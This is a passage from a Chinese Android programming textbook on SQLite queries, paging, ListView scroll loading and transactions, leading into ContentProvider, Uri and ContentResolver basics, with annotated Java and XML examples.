    String keyWord = "3";                                           //查询关键字
    String args[] = new String[] { "%" + keyWord + "%",
            "%" + keyWord + "%" };                                  //查询参数
    Cursor result = this.db.rawQuery(sql, args) ;                   //设置查询参数
    for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
        all.add("【" + result.getInt(0) + "】" + " " + result.getString(1)
                + "，" + result.getString(2));                       //设置集合数据
    }
    this.db.close() ;                                               //关闭数据库连接
    return all ;
}
```

本程序直接编写 SQL 的查询语句，查询关键字设置为数字“3”，由于本程序在编写 SQL 语句时设置了占位符“?”，所以在使用 rawQuery()方法进行查询时，就需要将所需的参数以字符串数组的形式进行设置，程序的运行效果如图 8-35 所示。



图 8-35　模糊查询

提示

也可以使用 query()方法完成查询，但是不推荐使用。

SQLiteDatabase 类中的 query()方法也可以完成查询操作，但是这种操作较为复杂，不建议使用。以下给出使用 query()方法实现模糊查询的代码。

```
public List<String> find() {                                        //查询数据表
    List<String> all = new ArrayList<String>() ;                    //定义 List 集合
    String keyWord = "3" ;                                          //查询关键字
    String selection = "name LIKE ? OR birthday LIKE ?" ;           //查询条件
    String selectionArgs[] = new String[] { "%" + keyWord + "%",
            "%" + keyWord + "%" };                                  //查询参数
    String columns[] = new String[] {"id","name","birthday"} ;      //查询列
    Cursor result = this.db.query(TABLENAME, columns, selection, selectionArgs,
            null, null, null);                                      //查询
    for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
        all.add("【" + result.getInt(0) + "】" + " " + result.getString(1)
                + "，" + result.getString(2));                      //设置集合数据
    }
    this.db.close() ;                                               //关闭数据库连接
    return all ;
}
```

在程序中，共定义了 3 个新变量。

☑ selection：设置 WHERE 的查询语句。

☑ selectionArgs：设置所有占位符的参数内容。

☑ columns：设置所要显示的查询列。

在程序开发中，分页是必不可少的一种操作，SQLite 数据库和 MySQL 数据库一样，都直接利用 LIMIT 完成查询的分页操作，分页查询的操作代码如下。

【例 8-47】 分页显示数据

```
public List<String> find() {                                        //查询数据表
    List<String> all = new ArrayList<String>() ;                    //定义 List 集合
    int currentPage = 1 ;                                           //当前页
    int lineSize = 5 ;                                              //每页显示 5 条
    String keyWord = "李" ;                                         //查询关键字
    String sql = "SELECT id,name,birthday FROM " + TABLENAME
            + " WHERE (name LIKE ? OR birthday LIKE ?)"
```

```
                  + " LIMIT ?,? " ;                                    //查询 SQL
        String selectionArgs[] = new String[] { "%" + keyWord + "%",
                  "%" + keyWord + "%",
                  String.valueOf((currentPage - 1) * lineSize),
                  String.valueOf(lineSize) };                          //查询参数
        Cursor result = db.rawQuery(sql, selectionArgs);               //查询
        for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
             all.add("【" + result.getInt(0) + "】" + " " + result.getString(1)
                       + "，  " + result.getString(2));                //设置集合数据
        }
        this.db.close() ;                                              //关闭数据库连接
        return all ;
}
```

本程序首先定义了 currentPage 和 lineSize 两个用于进行分页显示控制的变量，随后将这两个变量的内容设置到了查询的参数中。本程序只是一个代码的演示，而实际的开发代码，要由 MytabCursor 类的 find()方法接收 keyWord、currentPage 和 lineSize 这 3 个参数后再进行查询的控制。

8.3.6　使用 ListView 滑动分页

在程序查询中，分页显示数据是一个最为常用的功能，而在 Android 系统中，用户可以通过 ListView 读取滑动分页数据，当用户将 ListView 滑动到底部时，系统可以自动从数据表中向下加载剩余的部分数据。本节就将实现这样一种常见操作。

要想实现这种滚动刷新的操作，最关键的是需要一个滚动监听接口（OnScrollListener）的事件支持，此接口定义如下：

```
public interface AbsListView.OnScrollListener {
        //用户进行滚动操作，并且进行了向上或向下滑动的滚动方式，进行自动的滑行的状态标记
        public static final int SCROLL_STATE_FLING ;
        //当滚动处于闲置状态时的状态标记
        public static final int SCROLL_STATE_IDLE ;
        //用户正在触摸滚动时的状态标记
        public static final int SCROLL_STATE_TOUCH_SCROLL ;
        /**
          * 滚动操作时触发的方法
          * @param view 滚动的 ListView 组件
          * @param firstVisibleItem 第一个可见的 ListView 项的索引
          * @param visibleItemCount 所有可见的 ListView 项的个数
          * @param totalItemCount ListView 中的全部项
          */
             public abstract void onScroll (AbsListView view, int firstVisibleItem, int visibleItemCount,
int totalItemCount) ;
        /**
          * 滚动状态发生改变时触发
          * @param view 滚动的 ListView 组件
          * @param scrollState 当前的滚动状态，与本接口中的 3 个常量相匹配
          */
```

```
    public abstract void onScrollStateChanged (AbsListView view, int scrollState) ;
}
```

当使用此接口监听时，数据的刷新操作主要在 onScrollStateChanged()方法中执行，主要的操作流程为，当用户当前浏览的记录已经到达底部（所有的数据都看完）并且停止滚动操作时，即可重新加载新的数据，即加载下一页的数据。下面通过一段具体的代码说明 ListView 分页操作的实现，而本程序实现所需要的代码清单如表 8-18 所示。

表 8-18　ListView 分页显示代码清单

No.	代 码 名 称	描　　述
1	MyDatabaseHelper.java	负责取得数据库的连接对象，并且创建数据表，与之前程序代码功能一致
2	MytabCursor.java	完成分页数据查询的操作类，除了返回查询数据之外，也返回全部记录数
3	MySQLiteDemo.java	程序操作的 Activity 主类
4	main.xml	程序的主体布局管理器，为 MySQLiteDemo.java 类提供布局支持
5	tab_info.xml	ListView 列表显示所需要的布局管理器

【例 8-48】 定义数据查询类——MytabCursor.java

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
public class MytabCursor {
    private static final String TABLENAME = "mytab" ;            //数据表名称
    private SQLiteDatabase db = null ;                           //SQLiteDatabase
    public MytabCursor(SQLiteDatabase db) {                      //构造方法
        this.db = db ;                                           //接收 SQLiteDatabase
    }
    public int getCount() {                                      //返回记录数
        int count = 0 ;                                          //保存返回结果
        String sql = "SELECT COUNT(id) FROM " + TABLENAME ;      //查询 SQL
        Cursor result = db.rawQuery(sql, null);                  //查询
        for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
            count = result.getInt(0) ;                           //取出查询结果
        }
        return count ;
    }
    public List<Map<String,Object>> find(int currentPage, int lineSize) {   //查询数据表
        List<Map<String,Object>> all = new ArrayList<Map<String,Object>>() ;//定义 List
        String sql = "SELECT id,name,birthday FROM " + TABLENAME
                + " LIMIT ?,? " ;                                //查询 SQL
        String selectionArgs[] = new String[] {
                String.valueOf((currentPage - 1) * lineSize),
                String.valueOf(lineSize) };                      //查询参数
        Cursor result = db.rawQuery(sql, selectionArgs);         //查询
        for (result.moveToFirst(); !result.isAfterLast(); result.moveToNext()) {
```

```
            Map<String,Object> map = new HashMap<String,Object>() ;
            map.put("id", result.getInt(0));          //取出 id 字段的内容
            map.put("name", result.getString(1));     //取出 name 字段的内容
            map.put("birthday", result.getString(2)); //取出 birthday 字段的内容
            all.add(map);                             //向集合保存
        }
        this.db.close() ;                             //关闭数据库连接
        return all ;
    }
}
```

本程序主要定义了两个方法。

- ☑ getCount()方法：主要查询出所有满足条件的记录数，使用 COUNT()函数，可以用于总页数的计算。
- ☑ find()方法：主要功能是根据用户给出的两个分页参数（当前页 currentPage 和每页显示记录 lineSize）查询出所有的相关数据，并将数据设置到 List<Map<String,Object>>集合中，以在 ListView 中显示。

【例 8-49】 定义 Activity 程序的布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                      //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/mylayout"                     //布局管理器 ID，程序中使用
    android:orientation="vertical"                 //所有组件垂直摆放
    android:layout_width="fill_parent"             //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">           //布局管理器高度为屏幕高度
</LinearLayout>
```

在本布局文件中，只是定义了一个线性布局管理器，而以后要进行显示的 ListView 组件，将通过 Activity 程序动态设置。

【例 8-50】 定义 ListView 显示的表格布局管理器——tab_info.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                       //定义表格布局管理器
    android:layout_width="fill_parent"             //布局管理器宽度为屏幕宽度
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_height="wrap_content">          //布局管理器高度为组件高度
    <TableRow>                                     //定义表格行
        <TextView                                  //文本显示组件
            android:id="@+id/id"                   //组件 ID，程序中使用
            android:textSize="30px"                //文字大小为 30 像素
            android:layout_height="wrap_content"   //组件高度为文字高度
            android:layout_width="50px"/>          //组件宽度为 50 像素
        <TextView                                  //文本显示组件
            android:id="@+id/name"                 //组件 ID，程序中使用
            android:textSize="30px"                //文字大小为 30 像素
            android:layout_height="wrap_content"   //组件高度为文字高度
            android:layout_width="130px"/>         //组件宽度为 130 像素
        <TextView                                  //文本显示组件
            android:id="@+id/birthday"             //组件 ID，程序中使用
            android:textSize="30px"                //文字大小为 30 像素
            android:layout_height="wrap_content"   //组件高度为文字高度
```

```
            android:layout_width="180px"/>                    //组件宽度为 180 像素
      </TableRow>
</TableLayout>
```

本程序的主要功能是定义 ListView 组件的表格显示布局，所有从数据表中读取出来的数据都直接采用此布局管理器进行列表的显示。

【例 8-51】 定义 Activity 程序，进行分页显示——MySQLiteDemo.java（分段讲解）

```
package org.lxh.demo;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.database.sqlite.SQLiteOpenHelper;
import android.os.Bundle;
import android.view.Gravity;
import android.widget.AbsListView;
import android.widget.AbsListView.OnScrollListener;
import android.widget.LinearLayout;
import android.widget.LinearLayout.LayoutParams;
import android.widget.ListView;
import android.widget.SimpleAdapter;
import android.widget.TextView;
public class MySQLiteDemo extends Activity {
      private SQLiteOpenHelper helper = null ;                    //数据库操作
      private LinearLayout mylayout = null ;                      //定义布局管理器
      private ListView listView ;                                 //ListView 组件
      private int currentPage = 1 ;                               //当前页
      private int lineSize = 15 ;                                 //每页显示 15 条数据
      private int allRecorders = 0 ;                              //保存全部记录数
      private int pageSize = 1 ;                                  //总页数
      private int lastItem = 0 ;                                  //保存最后一个记录点
      private SimpleAdapter simpleAdapter = null;                 //适配器
      private LinearLayout loadLayout = null ;                    //定义布局管理器
      private TextView loadInfo = null ;                          //定义提示文本
      private List<Map<String, Object>> all = null ;              //保存适配器数据
      private LayoutParams layoutParams = new LinearLayout.LayoutParams(
            LinearLayout.LayoutParams.FILL_PARENT,
            LinearLayout.LayoutParams.WRAP_CONTENT);              //布局参数
```

由于本程序需要分页控制，所以按照分页控制的要求定义了如下几个变量。

- ☑ int currentPage：当前程序所在页，默认为第 1 页，以后分页控制时，只需要修改其数值即可达到分页控制。
- ☑ int lineSize：每页显示记录的长度，与 currentPage 一起进行部分数据的读取。
- ☑ int allRecorders：保存所有的数据量，通过 MytabCursor 类的 getCount()方法取得。
- ☑ int pageSize：计算当前显示的总页数。

提示

分页控制程序。

如果读者对于分页控制程序不清楚，可以参考《名师讲坛——Java Web 开发实战经典》“高级实战篇”的内容，其中有详细的代码讲解。

除了以上几个变量之外，其他变量的作用如下。

- ☑ int lastItem：用于保存 ListView 的最后一项的索引，这样可以判断用户是否读取数据到了结尾，如果到结尾，则继续加载新数据。
- ☑ SQLiteOpenHelper helper：用于取得数据库连接对象。
- ☑ LinearLayout mylayout：用于保存 main.xml 文件中定义的线性布局管理器，而 ListView 组件将通过此布局管理器添加到界面中显示。
- ☑ ListView listView：定义 ListView 视图，主要功能是显示所有读取出来的数据，并且实现数据的滑动分页。
- ☑ SimpleAdapter simpleAdapter：ListView 组件封装数据的适配器类，以后将通过此类的 notifyDataSetChanged()方法进行数据显示的更新操作。
- ☑ LinearLayout loadLayout：添加在 ListView 底部的提示信息（显示“加载中…”）布局管理器。
- ☑ TextView loadInfo：定义在 ListView 底部的提示文本信息组件对象。
- ☑ List<Map<String, Object>> all：保存 MytabCursor 中的 find()方法的返回数据，以后如果有新的数据加载进来，直接向此集合添加后，就可以通过 SimpleAdapter 类的 notifyDataSetChanged()方法添加在 ListView 中显示。
- ☑ LayoutParams layoutParams：添加 loadInfo 组件到 loadLayout 布局时所指定的布局参数。

```
@Override
 public void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);                          //父类 onCreate()
      super.setContentView(R.layout.main);                         //默认布局管理器
      this.mylayout = (LinearLayout) super.findViewById(R.id.mylayout) ; //取得组件
      this.loadLayout = new LinearLayout(this) ;                   //定义线性布局管理器
      this.helper = new MyDatabaseHelper(this) ;                   //定义数据库辅助类
      this.loadInfo = new TextView(this) ;                         //实例化文本组件
      this.loadInfo.setText("数据加载中 ing..") ;                  //定义文本
      this.loadInfo.setGravity(Gravity.CENTER) ;                   //文字居中显示
      this.loadInfo.setTextSize(30.0f) ;                           //设置显示文字大小
      this.loadLayout.addView(this.loadInfo, this.layoutParams);   //增加新组件
      this.loadLayout.setGravity(Gravity.CENTER) ;                 //数据居中显示
      this.showAllData() ;                                         //显示数据
      this.pageSize = (this.allRecorders + this.currentPage - 1)
             / this.lineSize;                                      //求出总页数
}
```

onCreate()方法中，主要完成的功能是为各个组件的对象实例化，并且调用了 showAllData()方法，以查询出全部记录数和部分数据，而最后将通过公式计算出本程序所需要的页数，计算页数的作用在于当 currentPage=pageSize 时，不再从数据表中读取记录。

```
private class OnScrollListenerImpl implements OnScrollListener {
      @Override
      public void onScroll(AbsListView view, int firstVisibleItem,
                 int visibleItemCount, int totalItemCount) {
            MySQLiteDemo.this.lastItem = firstVisibleItem + visibleItemCount - 1;
      }
      @Override
      public void onScrollStateChanged(AbsListView view, int scrollState) {
```

```
            if (MySQLiteDemo.this.lastItem == MySQLiteDemo.this.simpleAdapter
                    .getCount()                                     //当前记录已经是在最底部
                    //当前页小于总页数
                && MySQLiteDemo.this.currentPage < MySQLiteDemo.this.pageSize
                    //屏幕不再滚动时触发
                && scrollState == OnScrollListener.SCROLL_STATE_IDLE) {
                MySQLiteDemo.this.currentPage ++ ;                  //修改当前所在页
                MySQLiteDemo.this.listView
                        .setSelection(MySQLiteDemo.this.lastItem);  //设置显示位置
                MySQLiteDemo.this.appendData() ;                    //刷新显示数据
            }
        }
}
```

OnScrollListenerImpl 类为实现 ListView 分页的关键，该类覆写了 OnScrollListener 接口中的方法，这两个方法的主要作用如下。

- ☑ onScroll()：在用户滚动 ListView 时触发，这样每次用户滑动 ListView 时都可以取得当前滑动的索引项是否已经是最后一项的内容。
- ☑ onScrollStateChanged()：当用户滑动 ListView 时会有不同的操作状态，通过此方法判断 ListView 是否滑动、当前所在的项是否为列表的最后一项以及是否还有记录可以读取，如果后面还有数据可以加载，并且已经达到了现在显示数据的底部，则表示可以继续加载新的数据，而在加载新数据之前需要修改当前页的变量（currentpage），而后将当前的显示索引项设置为上一页的最后一项的索引。

```
private void showAllData() {
    this.helper = new MyDatabaseHelper(MySQLiteDemo.this) ;         //实例化对象
    this.listView = new ListView(MySQLiteDemo.this);                //定义 ListView
    MytabCursor cur = new MytabCursor(this.helper
            .getReadableDatabase()) ;                               //数据库查询操作
    this.allRecorders = cur.getCount() ;                            //查询全部记录数
    this.all = cur.find(this.currentPage, this.lineSize);           //取出查询数据
    this.simpleAdapter = new SimpleAdapter (this ,
        all,                                                        //将数据包装
        R.layout.tab_info,                                          //每行显示一条数据
        new String[] { "id", "name","birthday" } ,                  //设置组件的字段
        new int[] { R.id.id, R.id.name, R.id.birthday });           //实例化适配器对象
    this.listView.addFooterView(MySQLiteDemo.this.loadLayout) ;     //增加一个标注
    this.listView.setAdapter(this.simpleAdapter);                   //设置显示数据
    this.listView.setOnScrollListener(new OnScrollListenerImpl()) ; //设置滚动监听
    MySQLiteDemo.this.mylayout.addView(this.listView);              //追加组件
}
```

showAllData()方法的主要功能是从表中读取数据，并且将这些数据设置到 ListView 进行显示，由于本程序需要在列表的最后使用一个“加载中…”的提示信息，所以使用 addFooterView()方法将提示信息追加到了列表之中。需要注意的是，addFooterView()一定要在 setAdapter()方法之前调用，否则程序将出现错误。

```
    private void appendData() {                                     //追加新数据
        MytabCursor cur = new MytabCursor(this.helper
                .getReadableDatabase()) ;                           //数据库查询操作
        List<Map<String, Object>> newData = cur.find(this.currentPage,
```

```
                    this.lineSize);                         //取出查询数据
        this.all.addAll(newData) ;                          //追加数据
        this.simpleAdapter.notifyDataSetChanged() ;         //更新记录通知
    }
}
```

用户每次读取新数据时，都要向已有的 List 集合追加，而当 List 集合的内容改变之后，就可以通过 SimpleAdapter 类的 notifyDataSetChanged()方法通知 ListView 集合数据已经改变，需要重新加载显示，本程序的运行效果如图 8-36 所示。

提示

本程序有待完善。

使用过 ListView 分页的读者应该清楚，当读取数据时，除了要提示“加载中…”的文字信息之外，还需要一个 ProgressBar（进度条）组件，以提示用户正在处理，而该组件将在第 9 章中讲解，读者学习完后可以自行将此组件加入到本程序中。



图 8-36　ListView 滑动分页

8.3.7　事务处理

在 SQLite 操作中也是支持事务处理的，而事务处理主要使用 android.database.sqlite.SQLiteDatabase 类中的如下 3 个方法。

☑ 开始事务：public void beginTransaction()。
☑ 提交更新或回滚事务：public void setTransactionSuccessful()。
☑ 结束事务：public void endTransaction()。

下面建立一个新的 MytabTransaction.java 类，在增加操作上演示事务的处理过程。

【例 8-52】　事务处理

```
package org.lxh.demo;
import android.database.sqlite.SQLiteDatabase;
```

```
public class MytabTransaction {
	private static final String TABLENAME = "mytab" ;			//数据表名称
	private SQLiteDatabase db = null ;					//SQLiteDatabase
	public MytabTransaction(SQLiteDatabase db) {				//构造方法
		this.db = db ;							//接收 SQLiteDatabase
	}
	public void insertBatch() {
		this.db.beginTransaction() ;					//开始事务
		try {
			this.db.execSQL("INSERT INTO " + TABLENAME
				+ " (name,birthday) VALUES (?,?)", new Object[] { "李兴华",
				"1989-09-12" });				//执行 SQL 语句
			this.db.execSQL("INSERT INTO " + TABLENAME
				+ " (id,name,birthday) VALUES (?,?)", new Object[] { "魔乐科技",
				"1000-09-12" });				//执行 SQL 语句
			this.db.execSQL("INSERT INTO " + TABLENAME
				+ " (name,birthday) VALUES (?,?)", new Object[] { "董鸣楠",
				"1982-08-03" });				//执行 SQL 语句
			this.db.setTransactionSuccessful() ;		//正确执行，不执行则回滚
		} catch (Exception e) {
		} finally {
			this.db.endTransaction() ;			//结束事务
		}
		this.db.close();					//关闭数据库操作
	}
}
```

本程序只列出了事务处理的操作部分，可以发现，在整个程序中，事务处理使用了几个核心的操作方法，而本程序中执行的第二条插入语句有错误（插入的 SQL 多了一个 id 字段，这不符合 SQL 语法，所以有错），这样在执行插入时由于不能执行 setTransactionSuccessful()方法，所以无法进行更新的事务提交，所有的操作都将失败。

8.4 ContentProvider

8.4.1 ContentProvider 简介

在 Android 中，每一个应用程序的数据都是采用私有的形式进行操作的，不管这些数据是用文件还是数据库保存，都不能被外部应用程序所访问。但是在很多情况下，用户需要可以在不同的应用程序之间进行交换的数据，所以为了解决该问题，在 Android 中专门提供了一个 ContentProvider 类，此类的主要功能是将不同的应用程序的数据操作标准统一起来，并且将各个应用程序的数据操作标准表明给其他应用程序，这样，一个应用程序的数据就可以按照 ContentProvider 所制定的标准被外部所操作，如图 8-37 所示。




图 8-37　ContentProvider 的操作流程

提示

ContentProvider 的操作类似于 Web Services（Web 服务）。

ContentProvider 的主要作用是在不同的应用程序之间进行数据交换，而这一实现类似于 Web Services 技术，但是比 Web Services 更方便理解。

android.content.ContentProvider 类主要是制定数据的操作标准，而这些操作标准都在 ContentProvider 类中明确地通过方法进行定义，常用的操作方法如表 8-19 所示。

表 8-19　ContentProvider 类常用的操作方法

No.	方 法 名 称	类　型	描　述
1	public abstract boolean onCreate()	普通	当启动此组件时调用
2	public abstract int delete(Uri uri, String selection, String[] selectionArgs)	普通	根据指定的 Uri 删除数据，并返回删除数据的行数
3	public final Context getContext()	普通	返回 Context 对象
4	public abstract String getType(Uri uri)	普通	根据指定的 Uri，返回操作的 MIME 类型
5	public abstract Uri insert(Uri uri, ContentValues values)	普通	根据指定的 Uri 进行增加数据的操作，并且返回增加后的 Uri，在此 Uri 中会附带有新数据的_id
6	public abstract Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)	普通	根据指定的 Uri 执行查询操作，所有的查询结果通过 Cursor 对象返回
7	public abstract int update(Uri uri, ContentValues values, String selection, String[] selectionArgs)	普通	根据指定的 Uri 进行数据的更新操作，并返回更新数据的行数

可以发现，在使用 ContentProvider 类进行数据操作时（insert()、update()等），都采用 Uri 的形式进行数据的交换，如图 8-38 所示给出了一个 Uri 的地址格式。




图 8-38　Uri 的地址格式

此 Uri 由 3 部分组成，介绍如下。

（1）A 部分（协议）

ContentProvider（内容提供者）访问协议，已经由 Android 规定为 content://。

（2）B 部分（主机名或 Authority）

用于唯一标识 ContentProvider，外部调用者可以根据该标识来找到它，一般都为程序的“包.

类”名称，但是要采用小写字母的形式表示。

（3）C 部分（Path）

访问的路径，一般为要操作的数据表的名称，根据操作的不同可以分为如下几种情况。

① 访问全部数据：content://Authority/Path。例如，访问 member 表的全部数据：content://org.lxh.demo.membercontentprovider/member/。

② 根据 ID 访问数据：content://Authority/Path/ID。例如，访问 member 表中 ID 为 3 的数据：content://org.lxh.demo.membercontentprovider/member/3。

③ 访问某一条记录的某个字段：content://访问标识/表名称/ID/列名称。例如，访问 member 表第 3 条记录 name 数据：content://org.lxh.demo.membercontentprovider/member/3/name。

提示

关于 Uri 的更多内容请参考 Android 的开发文档。

考虑到篇幅以及实用性的问题，本书只列出了部分 Uri 的操作形式，如果读者想了解更多有关于这方面的内容，可以直接参考 android.content.UriMatcher 类的帮助文档信息。在开发中，Uri 最常用的功能有两种：查询全部数据和按 ID 查询。

由于所有的地址都是以字符串的形式出现的，所以在 Android 中，进行 ContentProvider 调用时都需要依靠 android.net.Uri 类对字符串的地址进行封装后才可以访问，此类所提供的常用操作方法如表 8-20 所示。

表 8-20　Uri 类常用的操作方法

No.	方 法 名 称	类　型	描　述
1	public static String encode(String s)	普通	对字符串进行编码
2	public static String decode(String s)	普通	对编码后的字符串进行解码
3	public static Uri fromFile(File file)	普通	从指定的文件之中读取 Uri
4	public static Uri withAppendedPath(Uri baseUri, String pathSegment)	普通	在已有地址之后添加数据
5	public static Uri parse(String uriString)	普通	将给出的字符串地址变为 Uri 对象

ContentProvider 在程序操作中所提供的是一个操作的标准，所以如果要想依靠此标准进行数据操作，必须使用 android.content.ContentResolver 类完成，而该类中所给出的操作方法与 ContentProvider 是一一对应的，当用户调用 ContentResolver 类的方法时，实际上就相当于调用了 ContentProvider 类中的对应方法，如图 8-39 所示，ContentResolver 类的常用方法如表 8-21 所示。




图 8-39　ContentResolver 的作用



表 8-21　ContentResolver 类常用的操作方法

No.	方 法 名 称	类　型	描　述
1	public final int delete(Uri url, String where, String[] selectionArgs)	普通	调用指定 ContentProvider 对象中的 delete()方法
2	public final String getType(Uri url)	普通	调用指定 ContentProvider 对象中的 getType()方法
3	public final Uri insert(Uri url, ContentValues values)	普通	调用指定 ContentProvider 对象中的 insert()方法
4	public final Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)	普通	调用指定 ContentProvider 对象中的 query()方法
5	public final int update(Uri uri, ContentValues values, String where, String[] selectionArgs)	普通	调用指定 ContentProvider 对象中的 update()方法

表 8-21 只是列出了 ContentResolver 类的部分常用方法，可以发现这些方法的作用与 ContentProvider 类中定义的操作标准是一样的，但由于 ContentResolver 是一个抽象类，所以要想取得 ContentResolver 类的实例化对象进行操作，需要依靠 android.app.Activity 类中的方法，此方法如表 8-22 所示。

表 8-22　Activity 类对 ContentResolver 类的操作方法

No.	方 法 名 称	类　型	描　述
1	public ContentResolver getContentResolver()	普通	取得 ContentResolver 类的对象

清楚了 ContentResolver、ContentProvider 和 Uri 类的作用之后，下面再来看两个 Uri 的辅助操作类：ContentUris 类和 UriMatcher 类。

